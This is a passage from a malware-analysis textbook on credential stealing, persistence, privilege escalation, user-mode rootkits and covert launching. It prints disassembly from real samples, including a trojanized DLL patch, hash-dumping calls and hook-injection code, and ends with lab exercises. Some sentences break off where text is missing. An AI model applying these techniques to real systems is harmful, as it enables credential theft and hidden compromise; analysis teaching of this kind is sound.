100014FC        push    offset aUSDSPSOpS ;"U: %s D: %s P: %s OP: %s"
10001501        push    offset aDRIVERS ; "drivers\tcpudp.sys"
10001503        call    Log_To_File ❷
```

Listing 11-1: GINA DLL `WlxLoggedOutSAS` export function for logging stolen credentials

As you can see at ❶, the credential information is immediately passed to *msgina.dll* by the call we have labeled `Call_msgina_dll_function`. This function dynamically resolves and calls `WlxLoggedOutSAS` in *msgina.dll*, which is passed in as a parameter. The call at ❷ performs the logging. It takes parameters of the credential information, a format string that will be used to print the credentials, and the log filename. As a result, all successful user logons are logged to *%SystemRoot%\system32\drivers\tcpudp.sys*. The log includes the username, domain, password, and old password.

Hash Dumping

Dumping Windows hashes is a popular way for malware to access system credentials. Attackers try to grab these hashes in order to crack them offline or to use them in a pass-the-hash attack. A pass-the-hash attack uses LM and NTLM hashes to authenticate to a remote host (using NTLM authentication) without needing to decrypt or crack the hashes to obtain the plaintext password to log in.

Pwdump and the Pass-the-Hash (PSH) Toolkit are freely available packages that provide hash dumping. Since both of these tools are open source, a lot of malware is derived from their source code. Most antivirus programs have signatures for the default compiled versions of these tools, so attackers often try to compile their own versions in order to avoid detection. The examples in this section are derived versions of pwdump or PSH that we have encountered in the field.

Pwdump is a set of programs that outputs the LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM). Pwdump works by performing DLL injection inside the Local Security Authority Subsystem Service (LSASS) process (better known as *lsass.exe*). We'll discuss DLL injection in depth in Chapter 12. For now, just know that it is a way that malware can run a DLL inside another process, thereby providing that DLL with all of the privileges of that process. Hash dumping tools often target *lsass.exe* because it has the necessary privilege level as well as access to many useful API functions.

Standard pwdump uses the DLL *lsaext.dll*. Once it is running inside *lsass.exe*, pwdump calls `GetHash`, which is exported by *lsaext.dll* in order to perform the hash extraction. This extraction uses undocumented Windows function calls to enumerate the users on a system and get the password hashes in unencrypted form for each user.

When dealing with pwdump variants, you will need to analyze DLLs in order to determine how the hash dumping operates. Start by looking at the DLL's exports. The default export name for pwdump is `GetHash`, but attackers

The PSH Toolkit contains programs that dump hashes, the most popular of which is known as whosthere-alt. whosthere-alt dumps the SAM by injecting a DLL into *lsass.exe*, but using a completely different set of API functions from pwdump. Listing 11-3 shows code from a whosthere-alt variant that exports a function named `TestDump`.

```
10001119        push    offset LibFileName ; "secur32.dll"
1000111E        call    ds:LoadLibraryA
10001130        push    offset ProcName ; "LsaEnumerateLogonSessions"
10001135        push    esi             ; hModule
10001136        call    ds:GetProcAddress ❶
...
10001670        call    ds:GetSystemDirectoryA
10001676        mov     edi, offset aMsv1_0_dll ; \\msv1_0.dll
...
100016A6        push    eax             ; path to msv1_0.dll
100016A9        call    ds:GetModuleHandleA ❷
```

Listing 11-3: Unique API calls used by a whosthere-alt variant's export function `TestDump`

Since this DLL is injected into *lsass.exe*, its `TestDump` function performs the hash dumping. This export dynamically loads *secur32.dll* and resolves its `LsaEnumerateLogonSessions` function at ❶ to obtain a list of locally unique identifiers (known as LUIDs). This list contains the usernames and domains for each logon and is iterated through by the DLL, which gets access to the credentials by finding a nonexported function in the *msv1_0.dll* Windows DLL in the memory space of *lsass.exe* using the call to `GetModuleHandle` shown at ❷. This function, `NlpGetPrimaryCredential`, is used to dump the NT and LM hashes.

NOTE *While it is important to recognize the dumping technique, it might be more critical to determine what the malware is doing with the hashes. Is it storing them on a disk, posting them to a website, or using them in a pass-the-hash attack? These details could be really important, so identifying the low-level hash dumping method should be avoided until the overall functionality is determined.*

Keystroke Logging

Keylogging is a classic form of credential stealing. When keylogging, malware records keystrokes so that an attacker can observe typed data like usernames and passwords. Windows malware uses many forms of keylogging.

Kernel-Based Keyloggers

Kernel-based keyloggers are difficult to detect with user-mode applications. They are frequently part of a rootkit and they can act as keyboard drivers to capture keystrokes, bypassing user-space programs and protections.

If a keylogger wants to log all keystrokes, it must have a way to print keys like PAGE DOWN, and must have access to these strings. Working backward from the cross-references to these strings can be a way to recognize keylogging functionality in malware.

Persistence Mechanisms

Once malware gains access to a system, it often looks to be there for a long time. This behavior is known as *persistence*. If the persistence mechanism is unique enough, it can even serve as a great way to fingerprint a given piece of malware.

In this section, we begin with a discussion of the most commonly achieved method of persistence: modification of the system's registry. Next, we review how malware modifies files for persistence through a process known as *trojanizing binaries*. Finally, we discuss a method that achieves persistence without modifying the registry or files, known as *DLL load-order hijacking*.

The Windows Registry

When we discussed the Windows registry in Chapter 7, we noted that it is common for malware to access the registry to store configuration information, gather information about the system, and install itself persistently. You have seen in labs and throughout the book that the following registry key is a popular place for malware to install itself:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

There are many other persistence locations in the registry, but we won't list all of them, because memorizing them and then searching for each entry manually would be tedious and inefficient. There are tools that can search for persistent registries for you, like the Autoruns program by Sysinternals, which points you to all the programs that automatically run on your system. Tools like ProcMon can monitor for registry modification while performing basic dynamic analysis.

Although we covered registry analysis earlier in the book, there are a couple popular registry entries that are worth expanding on further that we haven't discussed yet: AppInit_DLLs, Winlogon, and SvcHost DLLs.

AppInit_DLLs

Malware authors can gain persistence for their DLLs though a special registry location called AppInit_DLL. AppInit_DLLs are loaded into every process that loads *User32.dll*, and a simple insertion into the registry will make AppInit_DLLs persistent.

The `AppInit_DLLs` value is stored in the following Windows registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
```

value, also under the Parameters key, determines when the service is started (malware is typically set to launch during system boot).

Windows has a set number of service groups predefined, so malware will typically not create a new group, since that would be easy to detect. Instead, most malware will add itself to a preexisting group or overwrite a nonvital service—often a rarely used service from the netsvcs service group. To identify this technique, monitor the Windows registry using dynamic analysis, or look for service functions such as CreateServiceA in the disassembly. If malware is modifying these registry keys, you'll know that it's using this persistence technique.

Trojanized System Binaries

Another way that malware gains persistence is by trojanizing system binaries. With this technique, the malware patches bytes of a system binary to force the system to execute the malware the next time the infected binary is run or loaded. Malware authors typically target a system binary that is used frequently in normal Windows operation. DLLs are a popular target.

A system binary is typically modified by patching the entry function so that it jumps to the malicious code. The patch overwrites the very beginning of the function or some other code that is not required for the trojanized DLL to operate properly. The malicious code is added to an empty section of the binary, so that it will not impact normal operation. The inserted code typically loads malware and will function no matter where it's inserted in the infected DLL. After the code loads the malware, it jumps back to the original DLL code, so that everything still operates as it did prior to the patch.

While examining one infected system, we noticed that the system binary *rtutils.dll* did not have the expected MD5 hash, so we investigated further. We loaded the suspect version of *rtutils.dll*, along with a clean version, into IDA Pro. The comparison between their DllEntryPoint functions is shown in Table 11-1. The difference is obvious: the trojanized version jumps to another location.

Table 11-1: *rtutils.dll*'s DLL Entry Point Before and After Trojanization

Original code	Trojanized code

`DllEntryPoint(HINSTANCE hinstDLL,`
`  DWORD fdwReason, LPVOID lpReserved)`
 	
`mov  edi, edi`
`push  ebp`
`mov  ebp, esp`
`push  ebx`
`mov  ebx, [ebp+8]`
`push  esi`
`mov  esi, [ebp+0Ch]`
	`DllEntryPoint(HINSTANCE hinstDLL,`
	`  DWORD fdwReason, LPVOID lpReserved)`
	
	`jmp  DllEntryPoint_0`

Listing 11-5 shows the malicious code that was inserted into the infected *rtutils.dll*.

```
76E8A660 DllEntryPoint_0
76E8A660        pusha
76E8A661        call  sub_76E8A667 ❶
76E8A666        nop
76E8A667 sub_76E8A667
76E8A667        pop   ecx
76E8A668        mov   eax, ecx
76E8A66A        add   eax, 24h
76E8A66D        push  eax
76E8A66E        add   ecx, 0FFFF69E2h
76E8A674        mov   eax, [ecx]
76E8A677        add   eax, 0FFF00D7Bh
76E8A67C        call  eax ; LoadLibraryA
76E8A67E        popa
76E8A67F        mov   edi, edi ❷
76E8A681        push  ebp
76E8A682        mov   ebp, esp
76E8A684        jmp   loc_76E81BB2
...
76E8A68A        aMsconf32_dll db 'msconf32.dll',0 ❸
```

Listing 11-5: Malicious patch of code inserted into a system DLL

As you can see, the function labeled `DLLEntryPoint_0` does a `pusha`, which is commonly used in malicious code to save the initial state of the register so that it can do a `popa` to restore it when the malicious process completes. Next, the code calls `sub_76E8A667` at ❶, and the function is executed. Notice that it starts with a `pop ecx`, which will put the return address into the ECX register (since the pop comes immediately after a call). The code then adds 0x24 to this return address (0x76E8A666 + 0x24 = 0x76E8A68A) and pushes it on the stack. The location 0x76E8A68A contains the string `'msconf32.dll'`, as seen at ❸. The call to `LoadLibraryA` causes the patch to load *msconf32.dll*. This means that *msconf32.dll* will be run and loaded by any process that loads *rtutils.dll* as a module, which includes *svchost.exe*, *explorer.exe*, and *winlogon.exe*.

After the call to `LoadLibraryA`, the patch executes the instruction `popa`, thus restoring the system state that was saved with the original `pusha` instruction. After the `popa` are three instructions (starting at ❷) that are identical to the first three instructions in the clean *rtutils.dll* `DllEntryPoint`, shown in Table 11-1. After these instructions is a `jmp` back to the original `DllEntryPoint` method.

DLL Load-Order Hijacking

DLL load-order hijacking is a simple, covert technique that allows malware authors to create persistent, malicious DLLs without the need for a registry entry or trojanized binary. This technique does not even require a separate malicious loader, as it capitalizes on the way DLLs are loaded by Windows.

The default search order for loading DLLs on Windows XP is as follows:

1. The directory from which the application loaded
2. The current directory
3. The system directory (the `GetSystemDirectory` function is used to get the path, such as *.../Windows/System32/*)
4. The 16-bit system directory (such as *.../Windows/System/*)
5. The Windows directory (the `GetWindowsDirectory` function is used to get the path, such as *.../Windows/*)
6. The directories listed in the `PATH` environment variable

Under Windows XP, the DLL loading process can be skipped by utilizing the `KnownDLLs` registry key, which contains a list of specific DLL locations, typically located in *.../Windows/System32/*. The `KnownDLLs` mechanism is designed to improve security (malicious DLLs can't be placed higher in the load order) and speed (Windows does not need to conduct the default search in the preceding list), but it contains only a short list of the most important DLLs.

DLL load-order hijacking can be used on binaries in directories other than */System32* that load DLLs in */System32* that are not protected by `KnownDLLs`. For example, *explorer.exe* in the */Windows* directory loads *ntshrui.dll* found in */System32*. Because *ntshrui.dll* is not a known DLL, the default search is followed, and the */Windows* directory is checked before */System32*. If a malicious DLL named *ntshrui.dll* is placed in */Windows*, it will be loaded in place of the legitimate DLL. The malicious DLL can then load the real DLL to ensure that the system continues to run properly.

Any startup binary not found in */System32* is vulnerable to this attack, and *explorer.exe* has roughly 50 vulnerable DLLs. Additionally, known DLLs are not fully protected due to recursive imports, and because many DLLs load other DLLs, which follow the default search order.

Privilege Escalation

Most users run as local administrators, which is good news for malware authors. This means that the user has administrator access on the machine, and can give the malware those same privileges.

The security community recommends not running as local administrator, so that if you accidentally run malware, it won't automatically have full access to your system. If a user launches malware on a system but is not running with administrator rights, the malware will usually need to perform a privilege-escalation attack to gain full access.

The majority of privilege-escalation attacks are known exploits or zero-day attacks against the local OS, many of which can be found in the Metasploit Framework (*http://www.metasploit.com/*). DLL load-order hijacking can even be used for a privilege escalation. If the directory where the

malicious DLL is located is writable by the user, and the process that loads the DLL is run at a higher privilege level, then the malicious DLL will gain escalated privileges. Malware that includes privilege escalation is relatively rare, but common enough that an analyst should be able to recognize it.

Sometimes, even when the user is running as local administrator, the malware will require privilege escalation. Processes running on a Windows machine are run either at the user or the system level. Users generally can't manipulate system-level processes, even if they are administrators. Next, we'll discuss a common way that malware gains the privileges necessary to attack system-level processes on Windows machines.

Using SeDebugPrivilege

Processes run by a user don't have free access to everything, and can't, for instance, call functions like `TerminateProcess` or `CreateRemoteThread` on remote processes. One way that malware gains access to such functions is by setting the access token's rights to enable `SeDebugPrivilege`. In Windows systems, an *access token* is an object that contains the security descriptor of a process. The security descriptor is used to specify the access rights of the owner—in this case, the process. An access token can be adjusted by calling `AdjustTokenPrivileges`.

The `SeDebugPrivilege` privilege was created as a tool for system-level debugging, but malware authors exploit it to gain full access to a system-level process. By default, `SeDebugPrivilege` is given only to local administrator accounts, and it is recognized that granting `SeDebugPrivilege` to anyone is essentially equivalent to giving them LocalSystem account access. A normal user account cannot give itself `SeDebugPrivilege`; the request will be denied.

Listing 11-6 shows how malware enables its `SeDebugPrivilege`.

```
00401003  lea     eax, [esp+1Ch+TokenHandle]
00401006  push    eax                     ; TokenHandle
00401007  push    (TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY)        ; DesiredAccess
00401009  call    ds:GetCurrentProcess
0040100F  push    eax                     ; ProcessHandle
00401010  call    ds:OpenProcessToken ❶
00401016  test    eax, eax
00401018  jz      short loc_401080
0040101A  lea     ecx, [esp+1Ch+Luid]
0040101E  push    ecx                     ; lpLuid
0040101F  push    offset Name             ; "SeDebugPrivilege"
00401024  push    0                       ; lpSystemName
00401026  call    ds:LookupPrivilegeValueA
0040102C  test    eax, eax
0040102E  jnz     short loc_40103E
...
0040103E  mov     eax, [esp+1Ch+Luid.LowPart]
00401042  mov     ecx, [esp+1Ch+Luid.HighPart]
00401046  push    0                       ; ReturnLength
00401048  push    0                       ; PreviousState
0040104A  push    10h                     ; BufferLength
```

```
0040104C  lea     edx, [esp+28h+NewState]
00401050  push    edx                     ; NewState
00401051  mov     [esp+2Ch+NewState.Privileges.Luid.LowPt], eax ❸
00401055  mov     eax, [esp+2Ch+TokenHandle]
00401059  push    0                       ; DisableAllPrivileges
0040105B  push    eax                     ; TokenHandle
0040105C  mov     [esp+34h+NewState.PrivilegeCount], 1
00401064  mov     [esp+34h+NewState.Privileges.Luid.HighPt], ecx ❹
00401068  mov     [esp+34h+NewState.Privileges.Attributes], SE_PRIVILEGE_ENABLED ❺
00401070  call    ds:AdjustTokenPrivileges ❷
```

Listing 11-6: Setting the access token to `SeDebugPrivilege`

The access token is obtained using a call to `OpenProcessToken` at ❶ and passing in its process handle (obtained with the call to `GetCurrentProcess`), and the desired access (in this case, to query and adjust privileges) are passed in. Next, the malware calls `LookupPrivilegeValueA`. which retrieves the *locally unique identifier (LUID)*. The LUID is a structure that represents the specified privilege (in this case, `SeDebugPrivilege`).

The information obtained from `OpenProcessToken` and `LookupPrivilegeValueA` is used in the call to `AdjustTokenPrivileges` at ❷. A key structure, `PTOKEN_PRIVILEGES`, is also passed to `AdjustTokenPrivileges` and labeled as `NewState` by IDA Pro. Notice that this structure sets the low and high bits of the LUID using the result from `LookupPrivilegeValueA` in a two-step process seen at ❸ and ❹. The `Attributes` section of the `NewState` structure is set to `SE_PRIVILEGE_ENABLED` at ❺, in order to enable `SeDebugPrivilege`.

This combination of calls often happens before system process manipulation code. When you see a function containing this code, label it and move on. It's typically not necessary to analyze the intricate details of the escalation method that malware uses.

Covering Its Tracks—User-Mode Rootkits

Malware often goes to great lengths to hide its running processes and persistence mechanisms from users. The most common tool used to hide malicious activity is referred to as a *rootkit*.

Rootkits can come in many forms, but most of them work by modifying the internal functionality of the OS. These modifications cause files, processes, network connections, or other resources to be invisible to other programs, which makes it difficult for antivirus products, administrators, and security analysts to discover malicious activity.

Some rootkits modify user-space applications, but the majority modify the kernel, since protection mechanisms, such as intrusion prevention systems, are installed and running at the kernel level. Both the rootkit and the defensive mechanisms are more effective when they run at the kernel level, rather than at the user level. At the kernel level, rootkits can corrupt the system more easily than at the user level. The kernel-mode technique of SSDT hooking and IRP hooks were discussed in Chapter 10.

Here we'll introduce you to a couple of user-space rootkit techniques, to give you a general understanding of how they work and how to recognize them in the field. (There are entire books devoted to rootkits, and we'll only scratch the surface in this section.)

A good strategy for dealing with rootkits that install hooks at the user level is to first determine how the hook is placed, and then figure out what the hook is doing. Now we will look at the IAT and inline hooking techniques.

IAT Hooking

IAT hooking is a classic user-space rootkit method that hides files, processes, or network connections on the local system. This hooking method modifies the import address table (IAT) or the export address table (EAT). An example of IAT hooking is shown in Figure 11-4. A legitimate program calls the `TerminateProcess` function, as seen at ❶. Normally, the code will use the IAT to access the target function in *Kernel32.dll*, but if an IAT hook is installed, as indicated at ❷, the malicious rootkit code will be called instead. The rootkit code returns to the legitimate program to allow the `TerminateProcess` function to execute after manipulating some parameters. In this example, the IAT hook prevents the legitimate program from terminating a process.




Figure 11-4: IAT hooking of `TerminateProcess`. The top path is the normal flow, and the bottom path is the flow with a rootkit.

The IAT technique is an old and easily detectable form of hooking, so many modern rootkits use the more advanced inline hooking method instead.

Inline Hooking

Inline hooking overwrites the API function code contained in the imported DLLs, so it must wait until the DLL is loaded to begin executing. IAT hooking simply modifies the pointers, but inline hooking changes the actual function code.

A malicious rootkit performing inline hooking will often replace the start of the code with a jump that takes the execution to malicious code

The patch bytes (`10004010`) and the hook location are then sent to a function that installs the inline hook, as shown in Listing 11-8.

```
100014ED        push    7
100014EF        push    offset Ptr_ZwDeviceIoControlFile
100014F4        push    offset 10004010 ;patchBytes
100014F9        push    edi
100014FA        push    esi
100014FB        call    Install_inline_hook
```

Listing 11-8: Installing an inline hook

Now `ZwDeviceIoControlFile` will call the rootkit function first. The rootkit's hooking function removes all traffic destined for port 443 and then calls the real `ZwDeviceIoControlFile`, so everything continues to operate as it did before the hook was installed.

Since many defense programs expect inline hooks to be installed at the beginning of functions, some malware authors have attempted to insert the `jmp` or the code modification further into the API code to make it harder to find.

Conclusion

This chapter has given you a quick tour through some of the common capabilities of malware. We started with the different types of backdoors. Then we explored how malware steals credentials from a victim. Next, we looked at the different ways that malware can achieve persistence on a system. Finally, we showed how malware covers its tracks so that it cannot be easily found. You now have been introduced to the most common malware behaviors.

The next several chapters deepen the discussion of malware behavior. In the next chapter, we talk about how malware covertly launches. In later chapters, we'll look at how malware encodes data and how it communicates over networks.

LABS

Lab 11-1

Analyze the malware found in *Lab11-01.exe*.

Questions

1. What does the malware drop to disk?
2. How does the malware achieve persistence?
3. How does the malware steal user credentials?
4. What does the malware do with stolen credentials?
5. How can you use this malware to get user credentials from your test environment?

Lab 11-2

Analyze the malware found in *Lab11-02.dll*. Assume that a suspicious file named *Lab11-02.ini* was also found with this malware.

Questions

1. What are the exports for this DLL malware?
2. What happens after you attempt to install this malware using *rundll32.exe*?
3. Where must *Lab11-02.ini* reside in order for the malware to install properly?
4. How is this malware installed for persistence?
5. What user-space rootkit technique does this malware employ?
6. What does the hooking code do?
7. Which process(es) does this malware attack and why?
8. What is the significance of the *.ini* file?
9. How can you dynamically capture this malware's activity with Wireshark?

Lab 11-3

Analyze the malware found in *Lab11-03.exe* and *Lab11-03.dll*. Make sure that both files are in the same directory during analysis.

Questions

1. What interesting analysis leads can you discover using basic static analysis?
2. What happens when you run this malware?
3. How does *Lab11-03.exe* persistently install *Lab11-03.dll*?
4. Which Windows system file does the malware infect?
5. What does *Lab11-03.dll* do?
6. Where does the malware store the data it collects?

12

COVERT MALWARE LAUNCHING

As computer systems and users have become more sophisticated, malware, too, has evolved. For example, because many users know how to list processes with the Windows Task Manager (where malicious software used to appear), malware authors have developed many techniques to blend their malware into the normal Windows landscape, in an effort to conceal it.

This chapter focuses on some of the methods that malware authors use to avoid detection, called *covert launching techniques*. Here, you'll learn how to recognize code constructs and other coding patterns that will help you to identify common ways that malware is covertly launched.

Launchers

As discussed in the previous chapter, a launcher (also known as a *loader*) is a type of malware that sets itself or another piece of malware for immediate or future covert execution. The goal of a launcher is to set up things so that the malicious behavior is concealed from a user.

Launchers often contain the malware that they're designed to load. The most common example is an executable or DLL in its own resource section.

The resource section in the Windows PE file format is used by the executable and is not considered part of the executable. Examples of the normal contents of the resource section include icons, images, menus, and strings. Launchers will often store malware within the resource section. When the launcher is run, it extracts an embedded executable or DLL from the resource section before launching it.

As you have seen in previous examples, if the resource section is compressed or encrypted, the malware must perform resource section extraction before loading. This often means that you will see the launcher use resource-manipulation API functions such as `FindResource`, `LoadResource`, and `SizeofResource`.

Malware launchers often must be run with administrator privileges or escalate themselves to have those privileges. Average user processes can't perform all of the techniques we discuss in this chapter. We discussed privilege escalation in the previous chapter. The fact that launchers may contain privilege-escalation code provides another way to identify them.

Process Injection

The most popular covert launching technique is *process injection*. As the name implies, this technique injects code into another running process, and that process unwittingly executes the malicious code. Malware authors use process injection in an attempt to conceal the malicious behavior of their code, and sometimes they use this to try to bypass host-based firewalls and other process-specific security mechanisms.

Certain Windows API calls are commonly used for process injection. For example, the `VirtualAllocEx` function can be used to allocate space in an external process's memory, and `WriteProcessMemory` can be used to write data to that allocated space. This pair of functions is essential to the first three loading techniques that we'll discuss in this chapter.

DLL Injection

DLL injection—a form of process injection where a remote process is forced to load a malicious DLL—is the most commonly used covert loading technique. DLL injection works by injecting code into a remote process that calls `LoadLibrary`, thereby forcing a DLL to be loaded in the context of that process. Once the compromised process loads the malicious DLL, the OS automatically calls the DLL's `DllMain` function, which is defined by the author of the DLL. This function contains the malicious code and has as much access to the system as the process in which it is running. Malicious DLLs often have little content other than the `Dllmain` function, and everything they do will appear to originate from the compromised process.

Figure 12-1 shows an example of DLL injection. In this example, the launcher malware injects its DLL into Internet Explorer's memory, thereby giving the injected DLL the same access to the Internet as Internet Explorer. The loader malware had been unable to access the Internet prior to injection because a process-specific firewall detected it and blocked it.

determines the victim process's PID. To find the malicious DLL name, we could set a breakpoint at 0x407735 and dump the contents of the stack to reveal the value of `Buffer` as it is being passed to `WriteProcessMemory`.

Once you're able to recognize the DLL injection code pattern and identify these important strings, you should be able to quickly analyze an entire group of malware launchers.

Direct Injection

Like DLL injection, *direct injection* involves allocating and inserting code into the memory space of a remote process. Direct injection uses many of the same Windows API calls as DLL injection. The difference is that instead of writing a separate DLL and forcing the remote process to load it, direct-injection malware injects the malicious code directly into the remote process.

Direct injection is more flexible than DLL injection, but it requires a lot of customized code in order to run successfully without negatively impacting the host process. This technique can be used to inject compiled code, but more often, it's used to inject shellcode.

Three functions are commonly found in cases of direct injection: `VirtualAllocEx`, `WriteProcessMemory`, and `CreateRemoteThread`. There will typically be two calls to `VirtualAllocEx` and `WriteProcessMemory`. The first will allocate and write the data used by the remote thread, and the second will allocate and write the remote thread code. The call to `CreateRemoteThread` will contain the location of the remote thread code (`lpStartAddress`) and the data (`lpParameter`).

Since the data and functions used by the remote thread must exist in the victim process, normal compilation procedures will not work. For example, strings are not in the normal `.data` section, and `LoadLibrary/GetProcAddress` will need to be called to access functions that are not already loaded. There are other restrictions, which we won't go into here. Basically, direct injection requires that authors either be skilled assembly language coders or that they will inject only relatively simple shellcode.

In order to analyze the remote thread's code, you may need to debug the malware and dump all memory buffers that occur before calls to `WriteProcessMemory` to be analyzed in a disassembler. Since these buffers most often contain shellcode, you will need shellcode analysis skills, which we discuss extensively in Chapter 19.

Process Replacement

Rather than inject code into a host program, some malware uses a method known as *process replacement* to overwrite the memory space of a running process with a malicious executable. Process replacement is used when a malware author wants to disguise malware as a legitimate process, without the risk of crashing a process through the use of process injection.

This technique provides the malware with the same privileges as the process it is replacing. For example, if a piece of malware were to perform a process-replacement attack on *svchost.exe,* the user would see a process

new memory for the malware, and uses `WriteProcessMemory` to write each of the malware sections to the victim process space, typically in a loop, as shown at ❶.

In the final step, the malware restores the victim process environment so that the malicious code can run by calling `SetThreadContext` to set the entry point to point to the malicious code. Finally, `ResumeThread` is called to initiate the malware, which has now replaced the victim process.

Process replacement is an effective way for malware to appear non-malicious. By masquerading as the victim process, the malware is able to bypass firewalls or intrusion prevention systems (IPSs) and avoid detection by appearing to be a normal Windows process. Also, by using the original binary's path, the malware deceives the savvy user who, when viewing a process listing, sees only the known and valid binary executing, with no idea that it was unmapped.

Hook Injection

Hook injection describes a way to load malware that takes advantage of Windows *hooks*, which are used to intercept messages destined for applications. Malware authors can use hook injection to accomplish two things:

- To be sure that malicious code will run whenever a particular message is intercepted
- To be sure that a particular DLL will be loaded in a victim process's memory space

As shown in Figure 12-3, users generate events that are sent to the OS, which then sends messages created by those events to threads registered to receive them. The right side of the figure shows one way that an attacker can insert a malicious DLL to intercept messages.




Figure 12-3: Event and message flow in Windows with and without hook injection

Local and Remote Hooks

There are two types of Windows hooks:

- *Local hooks* are used to observe or manipulate messages destined for an internal process.
- *Remote hooks* are used to observe or manipulate messages destined for a remote process (another process on the system).

Remote hooks are available in two forms: high and low level. High-level remote hooks require that the hook procedure be an exported function contained in a DLL, which will be mapped by the OS into the process space of a hooked thread or all threads. Low-level remote hooks require that the hook procedure be contained in the process that installed the hook. This procedure is notified before the OS gets a chance to process the event.

Keyloggers Using Hooks

Hook injection is frequently used in malicious applications known as *keyloggers*, which record keystrokes. Keystrokes can be captured by registering high- or low-level hooks using the `WH_KEYBOARD` or `WH_KEYBOARD_LL` hook procedure types, respectively.

For `WH_KEYBOARD` procedures, the hook will often be running in the context of a remote process, but it can also run in the process that installed the hook. For `WH_KEYBOARD_LL` procedures, the events are sent directly to the process that installed the hook, so the hook will be running in the context of the process that created it. Using either hook type, a keylogger can intercept keystrokes and log them to a file or alter them before passing them along to the process or system.

Using SetWindowsHookEx

The principal function call used to perform remote Windows hooking is `SetWindowsHookEx`, which has the following parameters:

`idHook` Specifies the type of hook procedure to install.

`lpfn` Points to the hook procedure.

`hMod` For high-level hooks, identifies the handle to the DLL containing the hook procedure defined by `lpfn`. For low-level hooks, this identifies the local module in which the `lpfn` procedure is defined.

`dwThreadId` Specifies the identifier of the thread with which the hook procedure is to be associated. If this parameter is zero, the hook procedure is associated with all existing threads running in the same desktop as the calling thread. This must be set to zero for low-level hooks.

The hook procedure can contain code to process messages as they come in from the system, or it can do nothing. Either way, the hook procedure must call `CallNextHookEx`, which ensures that the next hook procedure in the call chain gets the message and that the system continues to run properly.

Thread Targeting

When targeting a specific `dwThreadId`, malware generally includes instructions for determining which system thread identifier to use, or it is designed to load into all threads. That said, malware will load into all threads only if it's a keylogger or the equivalent (when the goal is message interception). However, loading into all threads can degrade the running system and may trigger an IPS. Therefore, if the goal is to simply load a DLL in a remote process, only a single thread will be injected in order to remain stealthy.

Targeting a single thread requires a search of the process listing for the target process and can require that the malware run a program if the target process is not already running. If a malicious application hooks a Windows message that is used frequently, it's more likely to trigger an IPS, so malware will often set a hook with a message that is not often used, such as `WH_CBT` (a computer-based training message).

Listing 12-4 shows the assembly code for performing hook injection in order to load a DLL in a different process's memory space.

```
00401100        push    esi
00401101        push    edi
00401102        push    offset LibFileName ; "hook.dll"
00401107        call    LoadLibraryA
0040110D        mov     esi, eax
0040110F        push    offset ProcName ; "MalwareProc"
00401114        push    esi             ; hModule
00401115        call    GetProcAddress
0040111B        mov     edi, eax
0040111D        call    GetNotepadThreadId
00401122        push    eax             ; dwThreadId
00401123        push    esi             ; hmod
00401124        push    edi             ; lpfn
00401125        push    WH_CBT   ; idHook
00401127        call    SetWindowsHookExA
```

Listing 12-4: Hook injection, assembly code

In Listing 12-4, the malicious DLL (*hook.dll*) is loaded by the malware, and the malicious hook procedure address is obtained. The hook procedure, `MalwareProc`, calls only `CallNextHookEx`. `SetWindowsHookEx` is then called for a thread in *notepad.exe* (assuming that *notepad.exe* is running). `GetNotepadThreadId` is a locally defined function that obtains a `dwThreadId` for *notepad.exe*. Finally, a `WH_CBT` message is sent to the injected *notepad.exe* in order to force *hook.dll* to be loaded by *notepad.exe*. This allows *hook.dll* to run in the *notepad.exe* process space.

Once *hook.dll* is injected, it can execute the full malicious code stored in `DllMain`, while disguised as the *notepad.exe* process. Since `MalwareProc` calls only `CallNextHookEx`, it should not interfere with incoming messages, but malware often immediately calls `LoadLibrary` and `UnhookWindowsHookEx` in `DllMain` to ensure that incoming messages are not impacted.

Detours

Detours is a library developed by Microsoft Research in 1999. It was originally intended as a way to easily instrument and extend existing OS and application functionality. The Detours library makes it possible for a developer to make application modifications simply.

Malware authors like Detours, too, and they use the Detours library to perform import table modification, attach DLLs to existing program files, and add function hooks to running processes.

Malware authors most commonly use Detours to add new DLLs to existing binaries on disk. The malware modifies the PE structure and creates a section named `.detour`, which is typically placed between the export table and any debug symbols. The `.detour` section contains the original PE header with a new import address table. The malware author then uses Detours to modify the PE header to point to the new import table, by using the `setdll` tool provided with the Detours library.

Figure 12-4 shows a PEview of Detours being used to trojanize *notepad.exe*. Notice in the `.detour` section at ❶ that the new import table contains *evil.dll*, seen at ❷. *Evil.dll* will now be loaded whenever Notepad is launched. Notepad will continue to operate as usual, and most users would have no idea that the malicious DLL was executed.

